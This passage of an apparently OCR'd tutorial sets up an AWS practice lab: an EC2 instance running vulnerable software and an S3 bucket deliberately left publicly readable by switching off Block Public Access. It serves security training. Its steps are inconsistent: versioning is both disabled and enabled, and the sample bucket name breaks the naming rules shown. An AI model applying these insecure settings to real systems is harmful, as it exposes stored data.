
1 volume(s) - 8 GiB

Cancel

Launch instance

[Preview code](#)

The instance installation begins.



Now, you have an instance ready. For penetration testing practice, install any vulnerable software on this instance. For example, we can run a SSH server on this Linux instance and practice SSH hacking.


We can also install software like DVWA, Mutillidae etc and allow HTTP o

for HTTP traffic from internet for further testing.

1. Creating a vulnerable S3 bucket

Next, let's create a vulnerable S3 bucket. An Amazon S3 bucket is a fundamental storage of AWS). It is Simple Storage Services (S3) and is typically used to store objects or files like images, videos, documents, backups or any application data.

To create a vulnerable S3 bucket, go to AWS console->storage and click on 'S3'.



Give a name to your bucket. We have named it "HC_test vulnerable bucket". In "Object ownership" setting, disable all access control lists.

"The cloud is no longer a choice but the foundation of modern security architecture. Protecting it means protecting your business future."

-Amira Shah, CTO at SecureCloud Innovations

ap-southeast-2.console.aws.amazon.com/s3/bucket/create?region=ap-southeast-2

Account ID: 9748-7387-0122 Kalyan

Amazon S3 > Buckets > Create bucket

General configuration

AWS Region
Asia Pacific (Sydney) ap-southeast-2

Bucket name [Info](#)
HC test vulnerable bucket

Bucket names must be 3 to 63 characters and unique within the global namespace. Bucket names must also begin and end with a letter or number. Valid characters are a-z, 0-9, periods (.), and hyphens (-). [Learn More](#)

Copy settings from existing bucket - optional
Only the bucket settings in the following configuration are copied.

[Choose bucket](#)

Format: s3://bucket/prefix

Object Ownership [Info](#)

Control ownership of objects written to this bucket from other AWS accounts and the use of access control lists (ACLs). Object ownership determines who can specify access to objects.

☒ **ACLs disabled (recommended)**
All objects in this bucket are owned by this account. Access to this bucket and its objects is specified using only policies.

☐ **ACLs enabled**
Objects in this bucket can be owned by other AWS accounts. Access to this bucket and its objects can be specified using ACLs.

Object Ownership
Bucket owner enforced

CloudShell Feedback

© 2025, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

Scroll down There is a setting that blocks all public access for this bucket. This is a security measure.

ap-southeast-2.console.aws.amazon.com/s3/bucket/create?region=ap-southeast-2

Account ID: 9748-7387-0122 Kalyan

Amazon S3 > Buckets > Create bucket

Object Ownership
Bucket owner enforced

Block Public Access settings for this bucket

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to this bucket and its objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to this bucket or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

☒ **Block all public access**
Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.

- ☒ **Block public access to buckets and objects granted through new access control lists (ACLs)**
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- ☒ **Block public access to buckets and objects granted through any access control lists (ACLs)**
S3 will ignore all ACLs that grant public access to buckets and objects.
- ☒ **Block public access to buckets and objects granted through new public bucket or access point policies**
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- ☒ **Block public and cross-account access to buckets and objects through any public bucket or access point policies**
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Bucket Versioning

Disable it.

ap-southeast-2.console.aws.amazon.com/s3/bucket/create?region=ap-southeast-2

aws Search [Alt+S] Asia Pacific (Sydney) Account ID: 9748-7387-0122 Kalyan

Amazon S3 > Buckets > Create bucket

Block Public Access settings for this bucket

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure that public access to this bucket and its objects is blocked, turn on Block all public access. These settings apply only to this bucket and its access points. AWS recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly without public access. If you require some level of public access to this bucket or objects within, you can customize the individual settings below to suit your specific storage use cases. [Learn more](#)

- ☒ **Block all public access**
Turning this setting on is the same as turning on all four settings below. Each of the following settings are independent of one another.
- ☐ **Block public access to buckets and objects granted through new access control lists (ACLs)**
S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for existing buckets and objects. This setting doesn't change any existing permissions that allow public access to S3 resources using ACLs.
- ☐ **Block public access to buckets and objects granted through any access control lists (ACLs)**
S3 will ignore all ACLs that grant public access to buckets and objects.
- ☐ **Block public access to buckets and objects granted through new public bucket or access point policies**
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- ☐ **Block public and cross-account access to buckets and objects through any public bucket or access point policies**
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Warning: Turning off block all public access might result in this bucket and the objects within becoming public
AWS recommends that you turn on block all public access, unless public access is required for specific and verified use cases such as static website hosting.

☐ I acknowledge that the current settings might result in this bucket and the objects within becoming public.

CloudShell Feedback © 2025, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

This will make the bucket public read/write. Scroll down and enable versioning. Click on “create Bucket”.

ap-southeast-2.console.aws.amazon.com/s3/bucket/create?region=ap-southeast-2

aws Search [Alt+S] Asia Pacific (Sydney) Account ID: 9748-7387-0122 Kalyan

Amazon S3 > Buckets > Create bucket

- ☐ **Block public access to buckets and objects granted through any access control lists (ACLs)**
S3 will ignore all ACLs that grant public access to buckets and objects.
- ☐ **Block public access to buckets and objects granted through new public bucket or access point policies**
S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing policies that allow public access to S3 resources.
- ☐ **Block public and cross-account access to buckets and objects through any public bucket or access point policies**
S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

Warning: Turning off block all public access might result in this bucket and the objects within becoming public
AWS recommends that you turn on block all public access, unless public access is required for specific and verified use cases such as static website hosting.

☐ I acknowledge that the current settings might result in this bucket and the objects within becoming public.

Bucket Versioning

Versioning is a means of keeping multiple variants of an object in the same bucket. You can use versioning to preserve, retrieve, and restore every version of every object stored in your Amazon S3 bucket. With versioning, you can easily recover from both unintended user actions and application failures. [Learn more](#)

Bucket Versioning

☒ Disable
☐ Enable

CloudShell Feedback © 2025, Amazon Web Services, Inc. or its affiliates. Privacy Terms Cookie preferences

ap-southeast-2.console.aws.amazon.com/s3/bucket/create?region=ap-southeast-2

aws Search [Alt+S] Asia Pacific (Sydney) Account ID: 9748-7387-0122 Kalyan

Amazon S3 > Buckets > Create bucket

Default encryption [Info](#)
 Server-side encryption is automatically applied to new objects stored in this bucket.

Encryption type [Info](#)
 Secure your objects with two separate layers of encryption. For details on pricing, see [DSSE-KMS pricing](#) on the Storage tab of the [Amazon S3 pricing page](#).

- ☒ Server-side encryption with Amazon S3 managed keys (SSE-S3)
- ☐ Server-side encryption with AWS Key Management Service keys (SSE-KMS)
- ☐ Dual-layer server-side encryption with AWS Key Management Service keys (DSSE-KMS)

Bucket Key
 Using an S3 Bucket Key for SSE-KMS reduces encryption costs by lowering calls to AWS KMS. S3 Bucket Keys aren't supported for DSSE-KMS. [Learn more](#)

- ☐ Disable
- ☒ Enable

► **Advanced settings**

After creating the bucket, you can upload files and folders to the bucket, and configure additional bucket settings.

[Cancel](#) [Create bucket](#)

Now, upload any file to this vulnerable bucket. Make sure it is a test file.

